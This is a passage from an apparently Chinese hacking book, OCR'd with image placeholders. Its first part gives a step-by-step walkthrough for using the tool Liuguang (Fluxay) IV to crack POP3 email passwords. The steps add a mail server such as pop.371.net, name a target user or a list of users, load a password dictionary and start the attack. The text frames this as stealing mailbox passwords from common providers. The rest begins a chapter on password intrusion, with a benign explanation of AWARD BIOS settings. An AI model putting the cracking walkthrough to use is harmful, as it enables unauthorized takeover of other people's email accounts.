


图 8－30　从列表添加用户字典

4. POP3 地址和用户字典都有了，由于是大量的用户，所以就不用密码字典了，用流光自带的简单模式探测就可以了，点击流光任务栏中的“探测”→“简单模式探测”，如图 8－33 所示。

图 8-31　选择一个字典文件




图 8-32　选择好的字典文件

8.6.2 使用流光窃取 POP3 邮箱的密码

流光具有非常丰富的功能,包括:扫描各种类型的主机、探测用户信息、破解密码、探测主机漏洞等,下面介绍如何使用流光 IV 版来破解邮箱的密码:

1. 首先需要在流光主窗口中选中“目标主机”下的 P OP3 主机,然后单击鼠标右键,在快捷菜单中,选择“编辑”→“添加”命令,如图 8 -35 所示。




图 8 -35 添加破解的 pop3 主机

2. 这时候就会打开“添加主机(POP3)”对话框,如图 8 -36 所示,可以在这个对话框中输入 P0P3 主机的域名或 IP 地址。

虽然只能在流光中破解使用 POP3 服务的邮箱密码,不过一般的邮件服务器都支持 POP3 服务,例如 163,263 等,可以在其网页上查到 POP3 邮件服务器的域名,所以说利用流光可以破解多数已知邮件地址的邮箱密码。

3. 在完成域名输入之后,接着在“添加主机”对话框中单击“确定”按钮,就可以看到刚才添加主机已经出现在 POP3 主机列表中了,如图 8 -37 所示。

4. 如果只是想破解某个邮箱的密码,那么用鼠标右键单击 POP3 主机 pop. 371. net,在快捷菜单中选择“编辑”→“添加”命令,打开“添加用户”对话框,输入需破解的邮箱用户名即可;如果想破解多个邮箱的密码,那么在快捷菜单中选择“编辑”→“从列表添加”命令,打




图 8－36　“添加主机(POP3)”对话框




图 8－37　添加主机后的流光主窗口

开如图 8－38 所示的“打开”对话框,在对话框中选择一个用户列表文件。

5. 在这里,以破解用户 tuopo 的邮箱密码为例。用鼠标右键单击 POP3 主机下的 pop.

图 8-38　选择用户名列表文件

371.net,在快捷菜单中选择“编辑”→“添加”命令,打开“添加用户”对话框,如图 8-39 所示。在对话框中填入用户名 tuopo,然后单击“确定”按钮。

图 8-39　添加要破解密码的用户名

6. 这时候,就可以看到,在流光的主窗口中,已经把用户 tuopo 列在主机 pop.371.net 下

的用户列表中了，如图 8 -40 所示。




图 8 -40　添加用户

7. 用同样的方法，在“解码字典或方案”下添加密码字典文件，如图 8 -41 所示。




图 8 -41　添加密码字典文件

8. 此时，只要选择菜单“检测”→“标准模式”命令，流光就开始破解密码了，如图 8 -42 所示。如果用户 tuopo 的密码设置比较简单，则很快就可以破解出密码了。




图 8 - 42　流光开始破解密码

第9章　密码入侵与防范

9.1　常见系统口令入侵实例

9.1.1　解除 CMOS 口令

1. CMOS 简介

BIOS 是英文 Basic Input/Output System(基本输入/输出系统)的缩写,其程序储存在主板上的 EPROM 或 Flash ROM 内,作用是测试装在主板上的部件能否正常工作,并提供驱动程序接口,设定系统相关配备的组态。当系统配件与原 CMOS 参数不符合时,或 CMOS 参数遗失时,或系统不稳定时,就需要进入 BIOS 设定程序,以重新配置正确的系统状态。

进入 BIOS 设定程序的方法是:

(1) 打开系统电源或重新启动系统,显示器屏幕将出现自我测试的信息;

(2) 当屏幕中间出现"Press < Del > to enter setup"提示时,按下 < Del > 键,就可以进入 BIOS 设定程序。

(3) 以方向键移动至需要修改的选项,按下 < Enter > 键即可进入该选项的子画面。

(4) 使用方向键及〈Enter〉键即可修改所选项目的值,也可用鼠标(包括 PS/2 鼠标)选择 BIOS 选项并修改。

(5) 任何时候按下 < Esc > 键即可回到上一画面。

(6) 在主画面下,按下 < Esc > 键,选择"Saving Changes And Exit"即可储存新设定,并重新启动系统。选择"Exit Without Saving",则会忽略改变而跳出设定程序。

2. AWARD BIOS 选项的含义和设置方法

AWARD BIOS 是目前应用最为广泛的一种 BIOS。本节将详细介绍一下 AWARD BIOS 中的有关设置选项的含义和设置方法,在 AWARD BIOS 的主菜单中主要有以下几个菜单项:

(1) Standard CMOS Setup(标准 CMOS 设定)。

这个选项可以设置系统日期、时间、IDE 设备、软驱 A 与 B、显示系统的类型、错误处理方法等。

①在 IDE 设备设置中,用户可以将 Type(类型)和 Mode(模式)项设为 Auto,使每次启动系统时 BIOS 自动检测硬盘。也可以在主菜单中的 IDE HDD Auto Detection 操作来设置。用户还可以使用 User 选项,手动设定硬盘的参数。必须输入柱面数(Cyls),磁头数(Heads),写预补偿(Precomp),磁头着陆区(Landz),每柱面扇区数(Sectorxs),工作模式(Mode)等几种参数。硬盘大小在上述参数设定后自动产生。

②显示类型可选 EGA/VGA(EGA、VGA、SEGA、SVGA、PGA 显示适配卡选用)、CGA40(CGA 显示卡,40 列方式)、CGA80(CGA 显示卡,80 列方式)、MONO(单色显示方式,包括高分辨率单显卡)等四种,以现在使用的计算机来看,绝大多数都属于 EGA/VGA 显示类型。

③暂停的出错状态选项有:All Errors(BIOS 检测到任何错误,系统启动均暂停并且给出出错提示)、No Errors(BIOS 检测到任何错误都不使系统启动暂停)、All But Keyboard(BIOS 检测到除了键盘之外的错误后使系统启动暂停,键盘错误暂停)、All But Disk/Key(BIOS 检测到除了磁盘或键盘之外的错误后使系统启动暂停。

(2) BIOS Features Setup(BIOS 功能设定)。

该项用来设置系统配置选项清单,其中有些选项由主板本身设计确定,有些选项用户可以进行修改设定,以改善系统的性能。常见选项说明如下:

①Virus Warning(病毒警告):这项功能在外部数据写入硬盘引导区或分配表的时候,会提出警告。为了避免系统冲突,一般将此功能关闭,置为 Disable(关闭)。

②CPU Internal Cache(CPU Level 1 catch):缺省为 Enable(开启),它允许系统使用 CPU 内部的第一级 Cache。486 以上档次的 CPU 内部一般都带有 Cache,除非当该项设为开启时系统工作不正常,此项一般不要轻易改动。该项若置为 Disable,将会严重影响系统的性能。

③External Cache(CPU Level 1 catch):缺省设为 Enable,它用来控制主板上的第二级(L2)Cache。根据主板上是否带有 Cache,选择该项的设置。

④BIOS Update:开启此功能则允许 BIOS 升级,如关闭则无法写入 BIOS。

⑤Quick Power On Self Test:缺省设置为 Enable,该项主要功能为加速系统上电自测过程,它将跳过一些自测试,使引导过程加快。

⑥Hard Disk Boot From(HDD Sequence SCSI/IDE First):选择由主盘、从盘或 SCSI 硬盘启动。

⑦Boot Sequence:选择机器加电时的启动顺序。有些 BIOS 将 SCSI 硬盘也列在其中,此外比较新的主板还提供了 LS 120 和 ZIP 等设备的启动支持,一般 BIOS,都有以下四种启动顺序:C,A(系统将按 硬盘,软驱顺序寻找启动盘);A,C(系统将按软驱,硬盘顺序寻找启动盘);CDROM,C,A(系统按 CDROM,硬盘,软驱顺序寻找启动盘);C,CDROM,A(系统按硬盘,CDROM,软驱顺序寻找启动盘)。

⑧Swap Floppy Drive:(交换软盘驱动器)缺省设定为 Disable。当它 Disable 时,BIOS 把软驱连线扭接端子所接的软盘驱动器当作第一驱动器。当它开启时,BIOS 将把软驱连线对接端子所接的软盘驱动器当作第一驱动器,即在 DOS 下 A 盘当作 B 盘用,B 盘当作 A 盘用。

⑨Boot Up Floppy Seek:当设为 Enable 时,机器启动时 BIOS 将对软驱进行寻道操作。

⑩Floppy Disk Access Contol:当该项选在 R/W 状态时,软驱可以读和写,其它状态只能读。

⑪Boot Up Numlock Strtus:该选项用来设置小键盘的缺省状态。当设置为 ON 时,系统启动后,小键盘的缺省为数字状态;设为 OFF 时,系统启动后,小键盘的状态为箭头状态。

⑫Boot Up System Speed:该选项用来确定系统启动时的速度为 HIGH 还是 LOW。

⑬Typematic Rate Setting:该项可选 Enable 和 Disable。当置为 Enable 时,如果按下键盘上的某个键不放,机器按你重复按下该键对待;当置为 Disable 时,如果按下键盘上的某个键不放,机器按键人该键一次对待。

⑭Typematic Rate:如果 Typematic Rate Setting 选项置为 Enable,那么可以用此选项设定当你按下键盘上的某个键一秒钟,那么相当于按该键 6 次。该项可选 6、8、10、12、15、20、24、30。

⑮Typematic Delay:如果 Typematic Rate Setting 选项置为 Enable,那么可以用此选项设定按下某一个键时,延迟多长时间后开始视为重复键入该键。该项可选 250、500、750、1000,单位为毫秒。

⑯Security Option:选择 System 时,每次开机启动时都会提示输入密码,选择 Setup 时,仅在进入 BIOS 设置时会提示你输入密码。

⑰PS/2 Mouse Function Control:当该项设为 Enable,机器提供对于 PS/2 类型鼠标的支持,AUTO 可以在系统启动是自动侦测 PS/2 Mouse,分配 IRQ。

⑱Assign PCI IRQ For VGA:选 Enable 时,机器将自动设定 PCI 显示卡的 IRQ 到系统的 DRAM 中,以提高显示速度和改善系统的性能。

⑲PCI/VGA Palett Snoop:该项用来设置 PCI/VGA 卡能否与 MPEG ISA/VESA VGA 卡一起用。当 PCI/VGA 卡与 MPEG ISA/VESA VGA 卡一起用或使用其他非标准 VGA 时,该项应设为 Enable。

⑳OS Select For DRAM > 64MB:如果使用 OS/2 操作系统,使用 64MB 以上的内存。该项选为 OS2。

㉑System BIOS Shadow:该选项的缺省设置默认为 Enable,当它开启时,系统 BIOS 将拷贝到系统 Dram 中,以提高系统的运行速度和改善系统的性能。

㉒Video BIOS Shadow:缺省设定为开启(Enable),当它开启时,显示卡的 BIOS 将拷贝到

系统 DRAM 中,以提高显示速度和改善系统的性能。

㉓C8000 - CBFFF Shadow/DFFFF Shadow:这些内存区域用来作为其他扩充卡的 ROM 映射区,一般都设定为禁止(Disable)。如果有某一扩充卡 ROM 需要映射,则用户应搞清楚该 ROM 将映射的地址和范围,可以将上述的几个内存区域都置为 Enable;但这样将造成内存空间的浪费。因为映射区的地址空间将占用系统的 640K ~ 1024K 之间的某一段内存。

(3) Chipset Features Setup(芯片组功能设定)。

该项用来设置系统板上芯片的特性。常见选项如下:

①ISA Bus Clock frequency(PCICLK/4) ISA 传输速率设定。设定值有:PCICLK/3;PCICLK/4。

②Auto Configuration(Enabled)自动状态设定。当设定为 Enabled 时 BIOS 依最佳状态设定,此时 BIOS 会自动设定 DRAM Timing,所以会无法修改 DRAM 的时序,强烈建议选用 Enabled,因为任意改变 DRAM 的时序可能造成系统不稳定或不开机。

③Aggressive Mode(Disabled)高级模式设定。若想获得较好的效能时,而且系统在非常稳定状态下,可以尝试 Enabled 此项功能以增加系统效能,不过必须使用速度较快的 DRAM (60ns 以下)。

(4) Power Management Setup(节电功能设定)。

该项为电源管理设定,用来控制主板上的"绿色"功能。该功能定时关闭视频显示和硬盘驱动器以实现节能的效果。实现节电的模式有四种:Doze 模式,当设定时间一到,CPU 时钟变慢,其他设备照常运作;Standby 模式,当设定时间一到,硬盘和显示将停止工作,其他设备照常运;Suspend 模式,当设定时间一到,除 CPU 以外的所有设备都将停止工作;HDD Power Down 模式,当设定时间一到,硬盘停止工作,其他设备照常运作。

本菜单项下可供选择的内容如下:

① Power Management 节电模式的主选项,有四种设定:

Max Saving(最大节电)在一个较短的系统不活动的周期(Doze、Standby、Suspend、HDD Power Down 四种模式的缺省值均为 1 分钟)以后,使系统进入节电模式,这种模式节电最大。MIN Saving(最小节电)在一段较长的系统不活动的周期(在这种情况下, Doze, Standby, Suspend 三种模式的缺省值均为 1 小时,HDD Power Down 模式的缺省值为 15 分钟)后,使系统进入节电模式。Disable 关闭节电功能,是缺省设置。User Defined(用户定义)允许用户根据自己的需要设定节电的模式。

②Video Off Method(视频关闭)选项可设为 V/H Sync + Blank、Dpms、Blank Screen 三种。V/H Sync + Blank 将关闭显示卡水平与垂直同步信号的输出端口,向视频缓冲区写入空白信号。DPMS(显示电源管理系统)设定允许 BIOS 在显示卡有节电功能时,对显示卡进行节能

